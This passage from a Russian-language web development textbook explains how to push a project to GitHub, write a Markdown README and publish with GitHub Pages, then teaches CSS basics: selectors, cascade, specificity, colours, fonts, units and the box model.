В теме 0.2 Git хранил историю только на твоём компьютере — в **локальном** репозитории. **Удалённый** репозиторий — копия на сервере в интернете. Он нужен, чтобы:

- код не пропал, если сломается компьютер;
- можно было работать с разных компьютеров — в классе и дома;
- работать над проектом вместе;
- показать свой код другим: это портфолио.

Самый популярный сервис для удалённых репозиториев — **GitHub**. Если он недоступен из сети учреждения, используют российские аналоги **GitVerse** или **GitFlic** — они работают точно так же.

Связать проект с GitHub

1. Зарегистрируйся на github.com.
2. Нажми **New repository**, придумай имя латиницей (например, `mini-wiki`), оставь его **Public** и нажми **Create repository**.
3. GitHub покажет адрес репозитория. Свяжи с ним папку проекта и отправь коммиты:

Терминал

```
git remote add origin https://github.com/anya-dev/mini-wiki.git
git branch -M main
git push -u origin main
```

- `git remote add origin адрес` — запомнить адрес удалённого репозитория под именем `origin`;
- `git branch -M main` — назвать основную ветку `main`;
- `git push -u origin main` — отправить коммиты. `-u` нужен только в первый раз.

При первом `push` Git попросит войти в GitHub — откроется окно браузера.

push и pull

После настройки работа выглядит так:

Команда	Что делает
`git push`	Отправить свои новые коммиты на сервер
`git pull`	Забрать с сервера коммиты, сделанные в другом месте
`git clone адрес`	Скачать репозиторий целиком в новую папку

> ПОРЯДОК РАБОТЫ НА ДВУХ КОМПЬЮТЕРАХ
>
> Пришёл к компьютеру — `git pull`. Поработал — `git add .`, `git commit -m "..."`, `git push`. Тогда на всех компьютерах будет последняя версия, и не возникнет конфликтов.

README — лицо проекта

Файл `README.md` в корне репозитория GitHub показывает на главной странице проекта. Он пишется в формате **Markdown** — простой разметке текста:

README.md

```
# Мини-вики «Вселенная Minecraft»

Справочник по мобам, биомам и крафту для новичков.

![Главная страница](screenshot.png)

**Сайт:** https://anya-dev.github.io/mini-wiki/

## Что внутри
- 5 страниц со статьями;
- таблица мобов;
- тест по теме с формой.
```

Markdown	Что получится
`# Текст`	Заголовок первого уровня
`## Текст`	Заголовок второго уровня
`**текст**`	Жирный текст
`- пункт`	Пункт списка
`[текст](адрес)`	Ссылка
`![описание](картинка.png)`	Картинка

GitHub Pages: сайт бесплатно

GitHub Pages превращает репозиторий в настоящий сайт с адресом в интернете:


1. Открой репозиторий на GitHub → **Settings** → **Pages**.
2. В разделе **Build and deployment** выбери **Source: Deploy from a branch**.
3. Выбери ветку `main` и папку `/ (root)`, нажми **Save**.
4. Через 1–2 минуты сверху появится адрес сайта вида `https://anya-dev.github.io/mini-wiki/`.

После каждого `git push` сайт обновляется сам через минуту-другую.

> ГЛАВНАЯ СТРАНИЦА И РЕГИСТР БУКВ
>
> Чтобы сайт открывался по корневому адресу, главная страница должна называться именно `index.html` и лежать в корне репозитория. А ещё сервер GitHub различает большие и маленькие буквы: если файл называется `Cat.jpg`, а в коде написано `cat.jpg`, на компьютере картинка видна, а на сайте — нет.

ГЛАВНОЕ

- Удалённый репозиторий — копия на сервере: GitHub, GitVerse, GitFlic.
- Первый раз: `git remote add origin адрес`, `git branch -M main`, `git push -u origin main`.
- Дальше: начал работу — `git pull`, закончил — `add`, `commit`, `push`.
- `README.md` на Markdown рассказывает о проекте.
- GitHub Pages: Settings → Pages → ветка `main` — и сайт доступен по ссылке.
- Главная страница — `index.html`; регистр букв в именах файлов важен.



ЧАСТЬ 2

CSS

Язык оформления: цвета, шрифты, отступы, раскладка на Flexbox и Grid, адаптивность под телефоны и анимации.

2.1 Подключение, селекторы, каскад

2.2 Цвет, шрифты, текст

2.3 Блочная модель. Фон, границы, тени

2.4 Псевдоклассы, псевдоэлементы, позиционирование

2.5 Flexbox

2.6 CSS Grid

2.7 Адаптивность. Mobile First

2.8 Переходы, анимации, CSS-переменные

2.9 Препроцессоры и CSS-фреймворки

2.1

Подключение, селекторы, каскад

HTML отвечает за содержимое, а CSS — за то, как оно выглядит. Разберёмся, как подключить стили к странице, как выбрать нужные элементы и что происходит, когда правила спорят друг с другом.

Что такое CSS

CSS (Cascading Style Sheets, «каскадные таблицы стилей») — язык, которым описывают внешний вид страницы: цвета, шрифты, размеры, отступы, расположение блоков, анимации.

Главная идея — **разделение**: HTML описывает, **что** на странице, а CSS — **как** это выглядит. Один и тот же HTML можно оформить совершенно по-разному, просто подключив другой файл стилей.

Как подключить CSS

Есть три способа, но правильный — один:

HTML 1. Атрибут style — так не делают

```
<p style="color: red; font-size: 20px;">Текст</p>
```

HTML 2. Тег style в head — для маленьких примеров

```
<style>
  p { color: red; }
</style>
```

HTML 3. Отдельный файл — так правильно


```
<head>
  <link rel="stylesheet" href="style.css">
</head>
```

Отдельный файл `style.css` лучше всего: одни и те же стили подключаются ко всем страницам сайта, и чтобы перекрасить кнопки на всём сайте, достаточно поправить одну строчку. Атрибут `style` прямо в теге смешивает содержимое с оформлением, и его неудобно менять.

Как устроено правило

CSS style.css

```css
h1 {
  color: #e34f26;
  font-size: 32px;
}
```



- **Селектор** — какие элементы оформляем;
- в фигурных скобках — **объявления**: `свойство: значение;`;
- каждое объявление заканчивается `;`. Если её забыть, сломается и это объявление, и следующее.

Комментарии в CSS пишутся так: `/* комментарий */`.


Селекторы

CSS style.css

```css
p { color: #374151; }                /* все абзацы */
.price { color: #16a34a; font-weight: bold; }   /* элементы с классом price */
#main-title { color: #e34f26; }      /* элемент с id="main-title" */
```

HTML index.html

```html
<h1 id="main-title">Магазин скинов</h1>
<p>Скин «Дракон» — <span class="price">299 ₽</span></p>
<p>Скин «Робот» — <span class="price">149 ₽</span></p>
```



Селектор	Пример	Кого выбирает
Тег	`p`	Все элементы `<p>`
Класс	`.price`	Все элементы с `class="price"`
id	`#main-title`	Один элемент с `id="main-title"`
Все	`*`	Вообще все элементы

Класс — главный инструмент. Один класс можно дать многим элементам, а у элемента может быть несколько классов через пробел: `class="card card-sale"`. Классы называют по-английски, по смыслу, через дефис: `player-card`, `btn-primary`.

> ЗАПОМНИ
>
> Для оформления используй **классы**. Селекторы по `id` слишком «сильные» (см. ниже), а по тегу — задевают все такие элементы на сайте.

Комбинации селекторов

CSS style.css

```css
/* ссылки внутри nav на любой глубине */
nav a {
  color: #2563eb;
}

/* только прямые дети .menu */
.menu > li {
  font-weight: bold;
}


/* по атрибуту */
input[type="email"] {
  border: 2px solid #2563eb;
}

/* группа: одно правило для нескольких */
h1, h2 {
  font-family: Arial, sans-serif;
}

/* элемент с ОБОИМИ классами */
.card.sale {
  background: #fef3c7;
}
```

HTML index.html

```html
<h2>Меню</h2>
<nav><a href="#">Главная</a> · <a href="#">Каталог</a></nav>
<ul class="menu">
  <li>Пункт меню
    <ul><li>Вложенный пункт</li></ul>
  </li>
</ul>
<input type="email" placeholder="почта">
<p class="card sale">Карточка со скидкой</p>
```



Запись	Название	Кого выбирает
`A B` (пробел)	Потомок	B, которые находятся **где угодно** внутри A
`A > B`	Дочерний	B, которые лежат **прямо** внутри A
`[attr="v"]`	Атрибут	Элементы с атрибутом с таким значением
`A, B`	Группировка	И A, и B
`.a.b` (без пробела)	Сочетание	Элементы, у которых есть **оба** класса

Обрати внимание: «Вложенный пункт» не жирный, потому что `.menu > li` выбирает только прямых детей списка `.menu`.

Каскад

Что будет, если два правила задают одному элементу разные значения?

CSS style.css

```css
p { color: blue; }
p { color: green; }
```

Побеждает **последнее**: абзац будет зелёным. Это и есть **каскад**: правила «стекают» сверху вниз, и более позднее перекрывает более раннее. Но порядок решает только тогда, когда у селекторов одинаковая сила.

Специфичность — сила селектора

У каждого селектора есть **специфичность** — сила. Чем точнее селектор, тем он сильнее:

Селектор	Сила
`style="..."` в теге	1-0-0-0 — сильнее всех
`#id`	0-1-0-0
`.class`, `:hover`, `[attr]`	0-0-1-0
`p`, `h1` (тег)	0-0-0-1

Силы складываются: у `nav .link` сила 0-0-1-1, у `#menu .link` — 0-1-1-0. Сравнивают слева направо, как номера версий: **один** `id` сильнее любого количества классов.

CSS style.css

```css
#title { color: red; }        /* 0-1-0-0 */
.heading { color: blue; }     /* 0-0-1-0 */
h1 { color: green; }          /* 0-0-0-1 */
```

HTML index.html

```html
<h1 id="title" class="heading">Какого я цвета?</h1>
```



Заголовок красный: селектор по `id` сильнее, хотя он написан раньше всех.

> **!IMPORTANT**
>
> Слово `!important` после значения (`color: red !important;`) перебивает любую специфичность. Звучит удобно, но приводит к «войне»: чтобы перебить `!important`, нужен ещё один `!important`, и стили становится невозможно поддерживать. Используй его только в крайнем случае, а лучше — никогда.

Наследование


Некоторые свойства **наследуются**: если задать их родителю, дети получат то же значение. Это в основном свойства текста:

CSS style.css

```css
.card {
  color: #7c2d12;
  font-family: Georgia, serif;
  border: 2px solid #e34f26;
  padding: 8px;
}
```

HTML index.html

```html
<div class="card">
  <h3>Заголовок карточки</h3>
  <p>Абзац внутри <strong>тоже</strong> получил цвет и шрифт.</p>
</div>
```



Цвет и шрифт унаследовали все элементы внутри карточки, а рамка и отступ — нет: они остались только у самой `.card`.

Наследуются	Не наследуются
`color`, `font-family`, `font-size`, `font-weight`, `line-height`, `text-align`	`border`, `margin`, `padding`, `width`, `height`, `background`

Поэтому шрифт и цвет текста для всего сайта удобно задать один раз для `body`.

Сброс стилей браузера

У браузера есть свои стили по умолчанию: отступы у `body`, заголовков, абзацев, списков. В разных браузерах они немного отличаются. Поэтому в начале `style.css` обычно пишут небольшой **сброс**:

CSS style.css

```css
*,
*::before,
*::after {
  box-sizing: border-box;    /* объяснение — в теме 2.3 */
}

body {
  margin: 0;
  font-family: Arial, sans-serif;
  line-height: 1.5;
}

img {
  max-width: 100%;           /* картинки не вылезают за границы (тема 2.7) */
  display: block;
}
```

ГЛАВНОЕ

- CSS подключают отдельным файлом: `<link rel="stylesheet" href="style.css">`.
- Правило: `селектор { свойство: значение; }`.
- Селекторы: `p`, `.class`, `#id`, `A B`, `A > B`, `[type="email"]`, `A, B`, `.a.b`.
- Для оформления используй классы.
- Каскад: при равной силе побеждает правило ниже. Специфичность: `style` > `#id` > `.class` > тег.
- `!important` — почти никогда.
- Свойства текста наследуются, рамки и отступы — нет.

2.2

Цвет, шрифты, текст

Цвета и шрифты — первое, что создаёт настроение сайта. Разберёмся, как записывать цвета, в каких единицах задавать размеры и как сделать текст удобным для чтения.

Как записать цвет

CSS style.css

```css
.box {
  padding: 10px 14px;
  margin: 4px 0;
  color: white;
  font-family: Arial, sans-serif;
}

/* название */
.a {
  background: tomato;
}

/* HEX */
.b {
  background: #2563eb;
}


/* RGB */
.c {
  background: rgb(22, 163, 74);
}

/* HSL */
.d {
  background: hsl(280, 70%, 50%);
}

/* полупрозрачный */
.e {
  background: rgba(37, 99, 235, 0.4);
  color: #1e3a8a;
}
```

HTML index.html

```html
<div class="box a">tomato</div>
<div class="box b">#2563eb</div>
<div class="box c">rgb(22, 163, 74)</div>
<div class="box d">hsl(280, 70%, 50%)</div>
<div class="box e">rgba(37, 99, 235, 0.4)</div>
```



Способ	Пример	Как устроен
Название	`red`, `tomato`, `white`	Около 150 готовых цветов. Удобно для черновиков
HEX	`#2563eb`, `#fff`	Три пары шестнадцатеричных цифр: красный, зелёный, синий. `#fff` — сокращение `#ffffff`
RGB	`rgb(22, 163, 74)`	Красный, зелёный, синий от 0 до 255
HSL	`hsl(280, 70%, 50%)`	Оттенок (0–360° по цветовому кругу), насыщенность, светлота
С прозрачностью	`rgba(37, 99, 235, 0.4)`, `#2563eb66`	Четвёртое число — непрозрачность от 0 до 1

Чаще всего цвета берут из макета в Figma — там они записаны в HEX. А HSL удобен, когда нужно сделать тот же цвет светлее или темнее: меняешь только последнее число.

Прозрачность: opacity и rgba

CSS style.css


```css
.layer {
  background: url(photo.jpg) center / cover;
  padding: 30px;
  font-family: Arial, sans-serif;
}

.half-box {
  opacity: 0.5;
  background: white;
  padding: 10px;
  margin-bottom: 10px;
}

.half-bg {
  background: rgba(255, 255, 255, 0.5);
  padding: 10px;
}
```

HTML index.html

```html
<div class="layer">
  <div class="half-box">
    <strong>opacity: 0.5</strong> — прозрачный весь блок вместе с текстом
  </div>
  <div class="half-bg">
    <strong>rgba(..., 0.5)</strong> — прозрачный только фон
  </div>
</div>
```



`opacity` делает прозрачным **весь элемент** вместе с текстом и детьми. Если нужен только полупрозрачный фон, используй цвет с прозрачностью в `background`.

Контраст

Текст должен хорошо читаться на фоне. Светло-серый текст на белом фоне выглядит «стильно», но читать его тяжело, особенно на солнце или с плохим зрением. Для обычного текста контраст должен быть не меньше **4,5 : 1**. Проверить его можно прямо в DevTools: выдели элемент и щёлкни по квадратику цвета в стилях — там будет строка Contrast ratio.

Единицы размеров

Единица	Что означает	Где используют
`px`	Пиксель	Рамки, тени, небольшие точные размеры
`%`	Процент от размера родителя	Ширина блоков
`em`	Размер шрифта **этого** элемента	Отступы, которые растут вместе с текстом
`rem`	Размер шрифта **корня** страницы (`html`), обычно 16px	Размеры шрифтов и отступов по всему сайту
`vw` , `vh`	1% ширины / высоты окна	Полноэкранные блоки (тема 2.7)

`2rem` = 2 × 16 = 32px. Если пользователь увеличил шрифт в настройках браузера, всё в `rem` увеличится вместе с ним — а размеры в `px` останутся прежними. Поэтому размеры шрифтов удобно задавать в `rem` .

> **EM НАКАПЛИВАЕТСЯ**
>
> `em` считается от размера шрифта элемента, а тот может быть унаследован. Если у вложенных списков задать `font-size: 1.2em` , каждый следующий уровень будет больше предыдущего: 1,2 × 1,2 × 1,2… С `rem` такого не бывает — он всегда от корня.

Шрифт: семейство

CSS style.css

```css
body {
  font-family: "Inter", Arial, sans-serif;
}
```

`font-family` — это **список** шрифтов через запятую. Браузер берёт первый, который есть у пользователя. Последним всегда пишут **общее семейство**: `sans-serif` (без засечек), `serif` (с засечками) или `monospace` (моноширинный, как в коде). Названия из нескольких слов — в кавычках.

Шрифты из Google Fonts

Если нужен шрифт, которого может не быть у пользователя, его подключают из **Google Fonts** (fonts.google.com):

1. Найди шрифт, проверь, что у него есть кириллица (фильтр **Language → Cyrillic**).
2. Выбери нужные начертания (например, 400 и 700) и нажми **Get embed code**.
3. Скопируй теги `<link>` в `<head>` **перед** своим `style.css`.
4. Используй шрифт в CSS.

HTML index.html

```html
<link rel="preconnect" href="https://fonts.googleapis.com">
<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
<link href="https://fonts.googleapis.com/css2?family=Rubik:wght@400;700&display=swap"
rel="stylesheet">
<link rel="stylesheet" href="style.css">
```

CSS style.css

```css
body {
  font-family: "Rubik", Arial, sans-serif;
}
```

Свойства текста

CSS style.css

```css
.demo {
  font-family: Arial, sans-serif;
}

.big {
  font-size: 1.5rem;
  font-weight: 700;
}

.light {
  font-weight: 300;
  color: #6b7280;
}

.center {
  text-align: center;
}

.upper {
  text-transform: uppercase;
  letter-spacing: 0.15em;
  font-size: 12px;
  color: #2563eb;
}


.under {
  text-decoration: underline wavy #e34f26;
}

.loose {
  line-height: 1.8;
}

.tight {
  line-height: 1;
}
```

HTML index.html

```html
<div class="demo">
  <p class="upper">Новый сезон</p>
  <p class="big">Крупный жирный заголовок</p>
  <p class="light">Тонкий серый текст для подписи</p>
  <p class="center">Выровнено по центру</p>
  <p class="under">Подчёркнуто волной</p>
  <p class="loose">
    Большой межстрочный интервал делает длинный текст лёгким для чтения:
    глазу проще найти начало следующей строки.
  </p>
  <p class="tight">
    А при интервале 1 строки слипаются, и длинный абзац
    читать тяжело — глаз теряет строку.
  </p>
</div>
```



Свойство	Что задаёт	Частые значения
`font-size`	Размер шрифта	`16px`, `1.25rem`
`font-weight`	Насыщенность	`400` — обычный, `700` — жирный, `300` — тонкий
`font-style`	Начертание	`italic` — курсив
`line-height`	Межстрочный интервал	`1.5` — в 1,5 раза больше размера шрифта
`text-align`	Выравнивание	`left`, `center`, `right`, `justify`
`text-decoration`	Линии	`none` (убрать подчёркивание у ссылки), `underline`
`text-transform`	Регистр	`uppercase`, `lowercase`, `capitalize`
`letter-spacing`	Расстояние между буквами	`0.05em`

Основы типографики

ЧТОБЫ ТЕКСТ БЫЛО ПРИЯТНО ЧИТАТЬ

- Не больше **двух шрифтов** на сайте: один для заголовков, другой для текста (или один для всего).
- Основной текст — **16–18px**, межстрочный интервал **1,4–1,6**.
- Ширина строки — **60–75 символов**. Слишком длинные строки тяжело читать: задай тексту `max-width: 65ch` (`ch` — ширина одного символа).
- Заголовки заметно крупнее текста, а между разделами — больше воздуха, чем между абзацами.
- Хватает 2–3 основных цветов и одного яркого акцента для кнопок и ссылок.

ГЛАВНОЕ

- Цвета: названия, HEX `#2563eb`, `rgb()`, `hsl()`; прозрачность — четвёртым числом.
- `opacity` делает прозрачным весь элемент, `rgba` — только цвет.
- Контраст текста — не меньше 4,5 : 1.
- Единицы: `px`, `%`, `em` (от своего шрифта), `rem` (от корня), `vw`, `vh`.
- `font-family` — список с общим семейством в конце; шрифты подключают из Google Fonts.
- `font-size`, `font-weight`, `line-height`, `text-align`, `text-transform`, `letter-spacing`.
- Максимум 2 шрифта, текст 16–18px, интервал около 1,5, строка до 75 символов.


2.3

Блочная модель. Фон, границы, тени

Любой элемент на странице — это прямоугольная коробка. Поняв, из чего она состоит, ты сможешь управлять размерами и расстояниями точно, а не наугад.

Блочная модель

Каждый элемент — прямоугольник из четырёх слоёв, изнутри наружу:




Слой	Свойство	Что это
Содержимое	`width`, `height`	Текст, картинка, дочерние элементы
Внутренний отступ	`padding`	Расстояние от содержимого до рамки. Закрашивается фоном элемента
Рамка	`border`	Линия вокруг элемента
Внешний отступ	`margin`	Расстояние от рамки до соседних элементов. Всегда прозрачный

CSS style.css

```css
.card {
  width: 220px;
  padding: 16px;
  border: 4px solid #2563eb;
  margin: 20px;
  background: #dbeafe;
  font-family: Arial, sans-serif;
}
```

HTML index.html

```html
<div class="card">Карточка с отступами и рамкой</div>
<div class="card">Вторая карточка</div>
```



В DevTools на вкладке **Elements** внизу панели стилей нарисована такая же схема с реальными числами для выбранного элемента. Это лучший способ разобраться, откуда взялся лишний отступ.

Сокращённая запись отступов

`margin` и `padding` можно задать для каждой стороны отдельно (`margin-top`, `padding-left`...) или одной строкой:

Запись	Значения
`padding: 10px;`	Все четыре стороны — 10px
`padding: 10px 20px;`	Сверху и снизу 10px, слева и справа 20px
`padding: 10px 20px 30px;`	Сверху 10, по бокам 20, снизу 30
`padding: 10px 20px 30px 40px;`	По часовой стрелке: сверху, справа, снизу, слева

box-sizing: border-box

По умолчанию `width` задаёт ширину **только содержимого**, а padding и border добавляются **сверху**. Получается, что блок шириной `200px` с `padding: 20px` и `border: 5px` на самом деле занимает 250px.

CSS style.css

```css
.box {
  width: 200px;
  padding: 20px;
  border: 5px solid #2563eb;
  margin-bottom: 10px;
  background: #dbeafe;
  font-family: Arial, sans-serif;
  font-size: 13px;
}


.content-box {
  box-sizing: content-box;
}

.border-box {
  box-sizing: border-box;
}

.ruler {
  width: 200px;
  height: 6px;
  background: #e34f26;
  margin-bottom: 10px;
}
```

HTML index.html

```html
<div class="ruler"></div>
